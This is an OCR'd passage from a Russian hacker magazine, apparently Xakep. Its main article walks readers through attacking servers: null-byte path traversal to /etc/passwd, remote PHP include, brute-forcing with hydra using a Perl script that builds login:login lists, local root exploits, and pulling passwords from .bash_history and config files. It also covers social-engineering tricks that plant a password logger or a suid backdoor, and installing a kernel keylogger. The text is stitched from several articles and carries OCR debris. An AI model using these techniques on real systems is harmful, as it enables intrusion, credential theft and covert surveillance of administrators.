Вот и все, что я хотел рассказать о дистрибутивах сегодняшних дней. Подведем итоги. Среди Linux-сборок самый лучший выбор для защищенного хоста - это Gentoo Linux. Если нужно поставить быстро и более-менее качественно сервер и нет знаний или желания самому создавать защиту - Mandrake 10 Official с максимальным уровнем безопасности очень даже неплох. Если ты поклонник демона, твой выбор исключительно OpenBSD - разработчики очень хорошо позаботились о создании секьюрной системы. Для любителей сложных путей - QNX. Ее использование характеризуется отсутствием зависаний сервера, и микроядерная система реального времени гарантирует тебе это.

Content:

Докучаев Дмитрий aka Forb (forb@real.xakep.ru)

АТАКА ИНТЕЛЛЕКТА

ОБЗОР УДАЛЕННЫХ И ЛОКАЛЬНЫХ АТАК

Грамотный взломщик никогда не ограничивается одной неудавшейся атакой. Он пытается найти конкретный подход к серверу. В большинстве случаев ему это удается. А все потому, что он знаком с большинством видов атак и последовательно перебирает их, пока, наконец, несчастный сервер не подчинится заветной команде.

Типичная ошибка начинающего взломщика заключается в том, что он настойчиво пытается атаковать сервер одним единственным способом (например, WWW-сканированием). Если у него ничего не выходит, злоумышленник ищет новую жертву. А зря, ведь можно было использовать другой вид нападения и в результате получить какие-нибудь права на машине. Число различных атак, которые можно применить к жертве, недалеко от нуля, поэтому придется в поте лица щупать машину на наличие крупных дырок.


УДАЛЕННОЕ НАПАДЕНИЕ

Все атаки начинаются с удаленного сбора информации. Сперва хакер не владеет никакими данными о хосте. Но постепенно запас знаний увеличивается, а в голове сетевого партизана появляются какие-то наметки. Выбрать вид нападения - еще то искусство. Сейчас я расскажу об основных удаленных атаках, а также о том, как их правильно осуществить.

ОХОТА ЗА БАЖНЫМИ ДЕМОНАМИ

Первым и, пожалуй, самым излюбленным методом удаленного нападения является атака с применением эксплоита к уязвимому сервису. Но прежде чем атаковать этот уязвимый сервис, его еще необходимо обнаружить. А это не всегда просто сделать. Препятствия могут быть какими угодно - различного рода программы, защищающие тачку от сканирования портов, умные админы, подменяющие баннеры сервисов, настроенный (или частично настроенный) брандмауэр, который режет незванные пакеты. За мою недолгую сетевую жизнь мне приходилось сталкиваться с разными трудностями, но это еще не говорит о неуязвимости демона.

Есть одна хакерская мудрость: лучшее сканирование - ручное сканирование :). Это частично так - скан вручную избавляет от негативного влияния различных антипортсканеров, установленных админом на сервере. Когда мне хочется найти сервер с уязвимым сервисом cvs и пробить его новым эксплоитом, я никогда не буду сканировать весь диапазон портов на машине. Зачем? Я просто выполню команду «telnet victim.com 2401» и проверю наличие демона на тачке. Затем бесшумно запущу сплоит и получу искомый


Безопасный ручной скан

шелл. Если даже сервис пропатчен, никаких следов я не оставил, посему обвинить меня в деструктивных действиях никому не удастся.


Если принято решение сканировать сервер, делать это лучше с безопасного места. Довольно глупо пользоваться различными программами типа LANGuard несмотря на удобство. Если хочется, чтобы провайдер никогда не узнал о факте сканирования (не его, а удаленного сервера), запускай nmap в невидимом режиме на далеком рутшелле. Впрочем, LANGuard оправдывает себя, будучи запущенным на хакнутой Винде в терминальной сессии :).

Бывает, что версия демона отличается от бажной. Тем не менее, стоит попробовать натравить эксплоит на машину, ибо некоторые особо активные сисадмы обожают подменять баннеры своих сервисов. Я уже писал о том, как отличить поддельный баннер от подлинного (XSpeZ OS4Hack), поэтому повторяться не буду.

Использование эксплоита - классический взлом, но часто сетевому партизану не по зубам хакнуть сервер этим способом (к примеру, из-за фаервола). Тогда приходится прибегать к другим, менее благодарным способам взлома. Например, к сканированию web-скриптов.

КРИВОЙ СКРИПТ - КЛЮЧ К СЕРВЕРУ

Поняв, что просканировать порты сервера не удается даже вручную, взломщик мо-


Невидимый nmap

жет обратить внимание на WWW-зону сервера. В 90% случаев порт 80 жертвы будет открытым, а все потому, что цель данного сервера – занятный web-проект, который вполне может содержать дырявые скрипты.

В наше время встретить статический контент сайта очень сложно, поэтому у злоумышленника больше шансов на успех. Бывает, что первоклассный админ возомнит себя web-мастером и напишет такой скрипт, защита которого оставляет желать лучшего. Этим хакер и воспользуется! Однако он должен уметь быстро отличать важный скрипт от нормального.

В первую очередь нужно обращать внимание на параметры, переданные сценарию методом GET - такие скрипты сразу видно. Например, попробовать немного изменить значение опции на название системного файла. Только следует делать замену разумно. Допустим, присутствует параметр file, равный article1. Если попробовать модифицировать значение на что-нибудь типа «../../../../etc/passwd%00», может улыбнуться удача. Ведь нулл-баг существует даже в последней версии Perl.

В случае с PHP можно поэксплуатировать баги, характерные для этого интерпретатора. Если вдруг встретится опция page=blabla, можно замутить как открытие системного файла, так и cross-side-атаку. Для этого создается PHP-файл с любым кодом на другом сервере и передает ссылка на него в качестве параметра. При хорошем раскладе скрипт загрузится, а его содержимое будет выполнено на атакуемом сервере.

Эта информация – лишь азы взлома через WWW. Хочешь узнать больше по хаку сценариев - читай статью про удаленное выполнение команд, а также подпишись на новости багтрак-лент.

Если хакеру везет, он быстро находит уязвимые файлы. Но бывает, что все сценарии неуязвимы. В этом случае взломщик обязательно попробует просканировать web-сервер на наличие бажных скриптов. Здесь ему поможет обычный WWW-сканер, каких в инете развелось великое множество. От себя могу порекомендовать перловый скрипт cscan.pl (kamensk.net.ru/1/x/cscan.tar.gz), позволяющий сканить машины с любой *nix-консоли. Это удобно и безопасно одновременно. В архиве помимо сканера расположена база уязвимых сценариев (правда, она довольно старая и уже покрылась плесенью ;)).

Ты можешь сказать, мол, сканировал я эти сервера и ничего, кроме чтения файлов, не добился. Действительно, никаких привилегий от просмотра содержимого /etc/passwd не поднять. Но это может послужить толчком к более действенному методу.

Нулл-баг собственной персоной

ПЕРЕБЕРИ ВСЕ ВАРИАНТЫ


Если взломщику частично повезло с WWW, то он пробует атаковать сервер брутфорсом. Конечно, ты слышал, что этот метод заключается в переборе пароля на определенный сервис. На первый взгляд покажется, что просто бессмысленно прогонять все варианты паролей через сеть. Но только на первый. Если удалось прочитать /etc/passwd, это уже первый шаг к победе, ведь известны все системные логины. Остается запустить брутфорсер и озадачить его перебором нескольких простых паролей на указанные логины. На самом деле, брутфорс – это целое искусство, которое постигается годами. Матерый хакер сразу чувствует, что пользователь lamer1 вообще не имеет пароля, а юзер lamer2 заходит под паролем qwerty.

Лично я руководствуюсь несколькими правилами, когда прибегаю к брутфорсу. Во-первых, если /etc/passwd очень длинный и содержит множество аккаунтов, есть вероятность того, »

Если удалось подобрать пароль для FTP, грех не попробовать его для SSH. Многие админы используют /etc/shadow для всех сервисов, поэтому возможно, что пароли совпадут.

Можно просмотреть все системные логи в /var/log и найти там пароли. Такое случается, если на машине вертится демон радиуса с полным дебагом.


рис. Константин Комардин


Пример кроссайдинга

что пароль равен логину. И эта вероятность тем выше, чем больше записей в системе. Естественно, придется перебрать все строки файла и выбросить юзеров, которые не имеют шелла (зачем нам неполноценные аккаунты?), а затем составить списочек типа «login:login». После всего взломщик скормит этот увесистый список программе-брутфорсу.


По доброте душевной я написал небольшой перловый сценарий, который умеет перегонять данные из /etc/passwd в базу для брутфорсера. Делает он это быстро и качественно, отбирая только валидные аккаунты.

Что касается брутфорсера, могу привести тебе пример как под Винду, так и под *nix. Классическим софтом под Win32 является, конечно же, программа Brutus. Она умеет многое, но совсем не поддерживает прокси. Поэтому я люблю сводить Brutus с программой Sockscap и гнать трафик через безопасные соксы. Либо, как вариант, можно юзать Brutus на удаленной машине, соединившись с ней подручным терминальным клиентом.

Юниксоидам понравится творение хакерской команды THC (thc.org) под названием hydra (http://thc.org/download.php?t=r&f=hydra-4.1-src.tar.gz). Этот брутфорс по возможностям даже опережает Brutus, поскольку умеет перебирать аккаунты на маршрутниках Cisco и по различным протоколам (VNC, https, netbios и т.п.). Что касается простых служб типа FTP и POP3, то многопоточная hydra тоже легко справится с задачей. Требуется лишь задать несколько главных (вордлист, хост, порт и название сервиса) и второстепенных (число потоков, логфайл, останов при подборе первого пароля, перебор пары login:login) параметров, и hydra отправится в бесконечный цикл :). Ничто не мешает оставить этот длительный процесс в покое и лишь периодически проверять результат работы программы. А что еще остается, если другие методы не помогли?..

Не поленись и пропарси access_log от Apache, если такой имеется. Дело в том, что все пароли, переданные методом GET, будут записаны в этот журнал.

Когда админ запретил использование команды locate или не установил ее на сервер вообще, используй в качестве поисковой команды бинарник find.



СЦЕНАРИЙ PARSER.PL

```
#!/usr/bin/perl
$in=$ARGV[0];
$out=$ARGV[1]; ## Определим параметры скрипта
exit print "Use $0 $in $out\n" unless ($out);
open(IN,"$in");
open(OUT,">$out");
while(<IN>) {
chomp;
if (~/sh$/) { ## Запишем только валидные аккаунты
($u,@undef)=split ":";
print OUT "$u:$u\n"; ## В виде пары login:login
}
}
close(IN);
close(OUT);
```


Бывает, что админ защитил свой Web-ресурс динамическими изображениями. В этом случае софтварные брутфорсеры отдыхают. Придется прибегнуть к интеллектуальному, или, попросту, ручному, перебору. Если ты знаешь логин к ресурсу, можно подобрать пароль, каждый раз вводя новый код на изображении. Для облегчения работы можно использовать различные тулзы для браузеров, которые обеспечат автозаполнение неизменных полей.

УБЕЙ ЕГО ПРАВИЛЬНО

Случается так, что злоумышленнику не нужен шелл, а взлом ведется только для того, чтобы стереть машину с лица интернета. Такие атаки часто выполняются по заказу. DDoS относится к самым злосчастным атакам, за проведение которой могут оторвать конечности. Все из-за того, что весь перегнанный мусор оплачивает владелец сервера. А ему этого ой как не хочется делать :).

У серьезных проектов существует своя служба безопасности (или abuse). Ее задача – распознавать атаки и сообщать владельцам сетей об их факте. В связи с этим, никто никогда не занимаются DDoS, используя сервера в сети своего провайдера. Чаще всего подобные злодеяния совершаются из консоли забугорных машин. Такие системы "заражены" специальными ботами, которые умеют обмениваться данными между собой. Скажем, захотел хакер убрать whitehouse.gov. Для этого он соединяется с зарутанным китайским сервером, командует в консоли «./ddos whitehouse.gov» и идет пить пиво. После запуска программа ./ddos заглядывает в свой конфиг, находит там пару сотен таких же "затрояненых" систем и шлет всем команду. В ней, как ты уже догадался, содержится принуждение убить сайт whitehouse.gov. Конечно, программа ./ddos – чистая абстракция, но принцип работы зомби-серверов именно такой.


Помимо программ существуют злые IRC-боты и целые ботнеты, созданные для того, чтобы останавливать работу серверов любой мощности. Если ботовод заставит на определенном канале флудить какую-нибудь жертву, все бо-



О ПЕРЕБОРЩИКАХ


Как ты знаешь, брутфорс может быть актуален и для локальных атак. Если ты находишь парольный хэш, это еще не означает, что ты получил абсолютные права. Перед тем как праздновать победу, нужно расшифровать пароль. Практически всегда для зашифровки используется необратимый алгоритм, поэтому и приходится взламывать обычным перебором. Никто не принуждает тебя делать это вручную, ибо в инете можно найти множество автоматизированных переборщиков.

❶. John The Ripper.
Универсальный локальный брутфорсер, поддерживающий алгоритмы DES, MD5, OpenBSD BlowFISH и некоторые другие. Большинство паролей зашифровано вышеперечисленными алгоритмами, поэтому Джоник без труда расшифрует пароль, если, конечно, имеется хороший вордлист и достаточно терпения, ведь перебор – процесс очень медленный. Скачать Джона можно отсюда: **www.openwall.com/john/a/john-16w.zip**.




Усердные старания Джоника

❷. MD5Inside.
Представь ситуацию: ты отыскал пароль на доступ к БД, залез туда и наткнулся на... все аккаунты для mail.ru :). Вот только досадно, что вместо паролей представлена последовательность заглавных букв и всевозможных цифр. Поздравляю, ты только что обнаружил MD5-хэши, но в шестнадцатеричной форме. К сожалению, Джоник не сможет сломать этот пароль, однако если ты скачаешь программу MD5Inside, то наверняка добьешься успеха. Сама софтина имеет графическую оболочку, так что с ней разберется даже полный ламер :). Скорость перебора очень высока из-за использования тредов. Бери полезную тулзу с сайта NSD (**nsd.ru/soft/1/md5inside_1_0.rar**) и радуйся жизни!



Процесс перебора хэшей MySQL

❸. MD5Crack.
Софтина похожа на MD5Inside. Она даже служит для расшифровки аналогичных паролей. Но MD5Crack (**mdcrack.df.ru/download/mdcrack.exe**) является полностью консольным приложением. К тому же, программа умеет искать коллизию, то есть пересечения двух заведомо разных паролей в одном хэше. Смотри, лопоухий юзер мог установить себе пароль «GrW4M#1331337», но он даже не догадывается, что его элитный пассворд пересекается с простой последовательностью «1234». Умная тулза быстро найдет такое пересечение, расшифровав пароль за несколько секунд!



Быстрый поиск коллизий

Обмен между машинами-зомби

ты разом начнут слать сетевые пакеты на различные сервисы, в результате чего сервер просто не справится с их обработкой. Для справки, число таких ботов может колебаться от пары сотен до нескольких десятков тысяч на одном канале. За более подробной информацией по DoS-атакам, обращайся к тематической статье в этом номере.

ЛОКАЛЬНЫЕ ШАЛОСТИ

В случае успешно проведенной удаленной атаки, взломщик получит какие-нибудь системные привилегии. Именно этот исход можно считать удачным, поскольку за удаленной атакой всегда следует локальная. Настало время понижать добытые права до магического уида 0, перед которым преклонятся даже самые защищенные бинарники ;). Но получить рута очень сложно (особенно в защищенных системах), поэтому постоянно приходится включать соображаловку и быть впереди админа хотя бы на один шаг. Это очень непросто, но возможно.

СКАЧАЙ, ЗАПУСТИ И СЛОМАЙ!

Самый первый и легкий путь локального взлома – применение эксплоита. Правда, вместо предварительного сканирования портов придется найти бажный суидный бинарник либо дырочку в ядре, а только потом подыскивать нужный сплоит. Проблемы при использовании этой атаки могут быть самыми разными. Первая – отсутствие багов. Если система свежая, даже в случае существования рабочего эксплоита простому смертному его не достать. Бывает, что и в убогих системах админы патчат ядро и нещадно сносят все уязвимые бинарники (либо снимают с них суидбит). И, наконец, использовать эксплоит проблематично в отсутствие рабочего компилятора (об этой ситуации я расскажу чуть ниже).

Давай определимся, с каких шагов лучше всего начинать атаку. Как только получен нормальный шелл, нужно выполнить ряд команд, чтобы определить дальнейшую тактику взлома. Во-первых, следует набрать uname -a и узнать версию операционки. Если это Linux, можно вывести на »

Обязательно посети ресурс www.thc.org и ознакомься со всеми релизами группы. Ребята пишут очень интересные вещи.

Пароль для MySQL можно найти в .bash_history, потому что админы часто вбивают его прямо в командной строке (mysql -h хост -u user -pПароль).

Если за твоей сессией не закреплен псевдотерминал (попросту говоря, ты имеешь обычный WWW-шелл), то для соединения с базой используй команду mysql -pпароль -e 'select * from table'.

печать файл /etc/*-release и посмотреть конечного производителя системы. В случае если взломщик наткнулся на новую FreeBAS, ему стоит забыть об эксплоитах. На фришные сервисы рабочих новинок не было очень давно. А какую-нибудь SunOS, наоборот, очень легко взломать, эксплоиты есть и для последних релизов.

К примеру, после вывода uname -a bash показал, что система вертится на ядре 2.4.20-smp. Это означает, что хакер поимел хорошую двухпроцессорную тачку. Только вот ядро у этой машины не такое уж и хорошее. Можно провести атаку эксплоитом isec-ptrace.c и быстро получить рутовые привилегии. Для этого даже не нужен псевдотерминал, который настоятельно требовали предыдущие эксплоиты ptrace-уязвимости. Что касается Solaris, то ее ядро пробивается с одного удара. Существует сплоит, позволяющий подгрузить модуль с произвольным кодом. Подгрузка, как ты уже догадался, производится от обычных юзерских прав, которые ты получил после успешной удаленной атаки.

В случае, когда встречается ядрышко постабильнее, например, 2.6.7 или 2.4.20, но с префиксом -grsecure, можно не питать надежду на то, что кернел возьмется обычным ptrace-эксплойтом. В такой ситуации хакер даже не тратит времени на поиски эксплоита, ибо знает, что патчи и свежие релизы уже не содержат старых багов.

Бывает, что на машине вертится секьюрное ядро, но также очень важные бинарники. Например, я встречался с Linux RedHat 7.3 с патчем от grsecurity, но уязвимым приложением /usr/sbin/sudo. При таком раскладе я желал получить рута после применения эксплоита hudo.c, но обломался. Дело в том, что сервер, являлся хостингом, поэтому всем юзерам прикрывался доступ к /usr/bin/gcc. Я оценил защиту админа, затем скомпилил эксплоит на другом пингвине и перетащил бинарник на хостинговую машину. Оставалось запустить приложение и наслаждаться рутовыми правами.

Думаю, смысл ты уловил. Если на сервере есть уязвимые бинарники или старое ядро - ноги в руки и бегом на сайты по безопасности за свежими (или чуть протухшими) эксплоитами. На машине свежая система и напрочь отсутствуют суидные приложения? Тогда придется попробовать другой способ локального нападения.

При желании брутфорс можно написать самостоятельно. Достаточно знать протокол обмена (между клиентом и сервером) и немного владеть языком программирования.

Ошибка админа приводит к фатальному исходу

СИЛА НЛП

Существуют альтернативные способы взлома сервера. Один из них - социальная инженерия. Ее можно использовать как для удаленного, так и для локального взлома. Допустим, ты знаешь аську админа, и тебе позарез понадобился пароль на его сервер :). Для упрощения задачи предположим, что логин тебе известен. Можно постучаться к админу в асю и интеллигентно попросить пароль :). Правда, скорее всего, тебя пошлют куда подальше. А вот если ты начнешь издалека, подружишься с ним и попросишь помочь с настройкой какого-нибудь конфига, то это другое дело. Скажи, что даешь ему шелл на свою тачку, затем прописывай ему /usr/bin/xpasswd в качестве интерпретатора и устанавливай пустой пароль. Теперь проси его залогиниться. Естественно, что админ попросит тебе поставить нормальный шелл, но ты скажешь, чтобы он установил себе пароль самостоятельно. С большой вероятностью сисадм установит свой родной пароль, ничего не заподозрив (ведь пароли-то криптуются!). Думаю, не стоит говорить, что xpasswd - это ранее написанный тобой скрипт, содержащий в себе логирование пароля, а затем его установку в качестве системного.

Если говорить о применении НЛП к локальному взлому, то на ум приходит одна интересная идея. Проверь, есть ли на сервере антивирус. Если есть, посмотри его название и версию. Теперь пиши админу письмо, мол, найден феноменальный вирус, и его очень рекомендуется отправить на экспертизу. Чтобы подтвердить отправку, запустите файлик /tmp/antivirus-accept и примите все соглашения. Подпиши письмо антивирусом, чтобы админ наверняка поверил в важность этого мыла. Сам файл в /tmp будет представлять собой скомпилированный бэкдор, создающий суидный bash. Вот и все. Если ты не коммуникабельный человек, лучше тебе не лезть в социальную инженерию, а ограничиться другими методами взлома.


ПОИСК! ТОЛЬКО ПОИСК!

Другой метод повышения привилегий заключается в поиске секретной информации. Нет, совсем необязательно отыскивать различные документы, нужно просто определить наличие в системе парольных хэшей. Часто пароли встречаются в файлах .htpasswd, они находятся в web-зоне. Поиск осуществляется командой locate .htpasswd. Бывает, что документ не только открыт на чтение, но и содержит в себе рутовый хэш, который легко расшифровать с помощью John The Ripper. Помимо списка .htpasswd можно запросить конфиги .htaccess, а затем прочитать их. Бывает, что юзер сохраняет пароли в файле с произвольным именем. Последнее легко узнать по значению директивы UserFile в httpd.conf.

Конфиги от Web - это лишь верхушка айсберга. Настоящая сила находится в логах! Если поиск по Web ничего не дал, стоит попробовать поискать читабельные файлы .bash_history и .mysql_history. В первом из них можно обнаружить пароль для суперпользователя. Случается, что администратор написал неверную команду su (sy или si), а затем вслепую вбил рутовый пароль. Пароль, конечно же, сохранится в логе команд. Находка для хакера, не так ли? Кроме этого, возможен случай, при котором администратор логинится к MySQL, используя системный пароль. Таких случаев очень много, наверное, каждый третий локальный взлом происходит благодаря хорошему урожаю из лога команд :).

Теперь поговорим о MySQL. Доступ к базе - это тоже своего рода дополнительные права. Ведь в БД могут содержаться таблицы с кредитными картами, аккаунтами на какие-либо сервисы и т.п. Слюнки потекли? Еще бы :). Чтобы достать пароль от базы, особо париться не надо. В первую очередь нужно изучить PHP/CGI-скрипты на предмет конфигурационных файлов. Например, часто переменные доступа записываются в конфиг include.php.inc либо mysql.inc. Второй способ узнать пароль - прочитать .mysql_history. Очень часто администратор светит пассворд в чистом виде после выполнения команды «blabla set password=password('пароль')». Наконец, если не повезло, можно заняться локальным брутфорсом: залить на ма-

Быстрый взлом ядра



Нужны пароли? Без проблем!

```
[root@localhost log]# head ttyS1          // local session
19/06/2002-20:53:47 uid=501 bank> pwd
19/06/2002-20:53:51 uid=501 bank> uname -a
19/06/2002-20:53:53 uid=501 bank> lsmod
19/06/2002-20:53:56 uid=501 bank> pwd
19/06/2002-20:54:05 uid=501 bank> cd /var/log
19/06/2002-20:54:13 uid=501 bank> tail messages
19/06/2002-20:54:21 uid=501 bank> cd ~
19/06/2002-20:54:23 uid=501 bank> ls
19/06/2002-20:54:29 uid=501 bank> tty
19/06/2002-20:54:29 uid=501 bank> [UP]

[root@localhost log]# tail ptsli          // remote session
19/06/2002-18:48:27 uid=0 bank> cd dev
19/06/2002-18:48:28 uid=0 bank> cp -p +/code .
19/06/2002-18:48:21 uid=0 bank> lsmod
19/06/2002-18:48:27 uid=0 bank> cd /va[TAB]["M]["M]tmp/log/
19/06/2002-18:48:28 uid=0 bank> ls -l
19/06/2002-18:48:30 uid=0 bank> tail ptsli
19/06/2002-18:48:36 uid=0 bank> [UP] | more
19/06/2002-18:50:44 uid=0 bank> vi vlogger.txt
```

Отличная работа модуля

шину hydra и прогнать вордлист для сервиса mysql. Ведь, как известно, надежда умирает последней :).

ПОШПИОНИМ?

Итак, настал тот заветный момент, когда получены абсолютные привилегии. Но на этом приключения не закончены. Обычно после взлома хакер определяется с дальнейшей тактикой: либо он троянит машину и «ложится на дно», либо атакует дальше в надежде заполучить более вкусный кусок, чем права рута. Я говорю о взломе локальной сети, которой владеть куда интереснее, чем обитать на маршрутизаторе. Но для того чтобы продвинуться вперед, взломщику необходимо узнать пароли на других серверах. Это проще всего сделать двумя способами:

❶. Найти информацию об SSH-соединениях. Эти данные находятся в файле ~user/.ssh/.known_hosts. Пропарсив этот конфиг, можно приконнектиться на любой хост из списка. Пароль на соединение с большой вероятностью совпадет с системным, который можно без проблем расшифровать. А если у юзера имеются SSH-ключики, то с помощью простого суида взломщик способен соединиться с узлом без дополнительной авторизации. Правда, следует помнить, что в случае защиты ключа секретной фразой, ее можно легко расшифровать путем брутфорса по словарному листу. В этом злоумышленнику поможет утилита SSH Crack (www.thc.org/root/tools/thc_ssh_crack.c).

❷. Установить на сервер снифер или клавиатурный шпион. С помощью снифингаа можно легко отловить пароль на FTP- или POP3-сервис, а затем попробовать аккаунт в качестве системного.

С помощью специального модуля можно перехватить все консольные команды, включая пароли на SSH. Самый лучший клавиатурный логгер - vlogger от THC (www.thc.org/download.php?t=r&f=vlogger-2.1.1.tar.gz). После загрузки модуль стирает себя из списка процессов, а затем работает в одном из двух режимов: логирование всего ввода или запись паролей (smart mode). В любом случае взломщику удастся нарыть достаточно информации, которой хватит для взлома всех станций локальной сети!

ВЫВОДЫ

Вот, собственно, и все основные удаленные и локальные атаки. Обычно именно эти методы и приносят взломщику успех. Ведь он точно знает, что брутфорс намного опаснее, чем сканирование портов, но когда ничего не остается делать, приходится довольствоваться самыми неблагодарными способами взлома. Матерый взломщик с помощью пары команд определит, что система не имеет тривиальных уязвимостей и получить рута в ней будет очень непростым делом. Но после двухчасового поиска злоумышленник быстро найдет пароль суперпользователя, записанный в plain-тексте. Если ты думаешь, что у крутого хакера дар определять методы взлома, то ошибаешься. В свое время он был скриптки-ди, и лишь через несколько лет, набравшись опыта, постиг искусство взлома.

Крис Касперски aka мыщъх

СТЕНКА ВСМЯТКУ

ОБХОД БРАНДМАУЭРОВ СНАРУЖИ И ИЗНУТРИ

Большинство корпоративных сетей ограждено по периметру недемократично настроенными брандмауэрами, защищающими внутренних пользователей от самих себя и отпугивающими начинающих хакеров. Между тем, для опытного взломщика даже качественный и грамотно настроенный брандмауэр – не преграда.

ВВЕДЕНИЕ

Брандмауэр (он же фаервол) в общем случае представляет собой совокупность систем, обеспечивающих надлежащий уровень разграничения доступа, достигаемый путем управления проходящим трафиком по более или менее гибкому набору критериев (правил поведения). Короче говоря, брандмауэр пропускает только ту часть трафика, которая явно разрешена администратором и блокирует все остальное.

На рынке доминируют два типа брандмауэров – пакетные фильтры, также называемые шлюзами фильтрации пакетов (packet filter gateway), и программные прокси (application proxy). Примером первого типа является Firewall от компании Check Point, а второго – Microsoft Proxy Server.

Пакетные фильтры полностью прозрачны для пользователей и весьма производительны, однако недостаточно надежны. Фактически они представляют собой разновидность маршрутизаторов, принимающих пакеты как извне, так и изнутри сети, и решающих, как с ними поступить – пропустить дальше или уничтожить, при необходимости уведомив отправителя, что его пакет сдох. Большинство брандмауэров этого типа работает на IP-уровне, причем полнота поддержки IP-протокола и качество фильтрации оставляют желать лучшего, поэтому атакующий может легко их обмануть. На домашних компьютерах такие брандмауэры еще имеют смысл, но при наличии даже плохенького маршрутизатора они лишь удорожают систему, ничего не давая взамен, так как те же самые правила фильтрации пакетов можно задать и на маршрутизаторе!

Программные прокси представляют собой обычные прокси-сервера, прослушивающие заданные порты (например, 25, 110, 80) и поддерживающие взаимодействие с заранее оговоренным перечнем сетевых сервисов. В отличие от фильтров, передающих IP-пакеты "как есть", прокси самостоятельно собирают TCP-пакеты, выкусывают из них пользовательские данные, наклеивают на них новый заголовок и вновь разбирают полученный пакет на IP, при необходимости осуществляя трансляцию адресов. Если брандмауэр не содержит ошибок, обмануть его на сетевом уровне уже не удастся; к тому же, он скрывает от атакующего структуру внутренней сети – снаружи остается лишь брандмауэр. А для достижения наивысшей защищенности администратор может организовать на брандмауэре дополнительные процедуры авторизации и аутентификации, «набрасывающиеся» на противника еще на дальних рубежах обороны. Это были достоинства. Что же касается недостатков, то программные прокси ограничивают пользователей в выборе приложений. Они работают намного медленнее пакетных фильтров и здорово снижают производительность (особенно на быстрых каналах).

Брандмауэры обоих типов обычно включают в себя более или менее урезанную версию системы определения вторжений (Intruder Detection System, IDS), анализирующую характер сетевых запросов и выявляющую потенциально опасные действия - обращение к несуществующим портам (характерно для сканирования), пакеты с TTL, равным единице, (характерно для трассировки) и т.д. Все это существенно затрудняет атаку, и хакеру приходится действовать очень осторожно, поскольку любой неверный шаг тут же выдаст его с потрохами. Однако интеллектуальность интегрированных систем распознавания достаточна невелика, и большинство уважающих себя администраторов перекладывает эту задачу на плечи специализированных пакетов, таких, как Real Secure от Internet Security System.

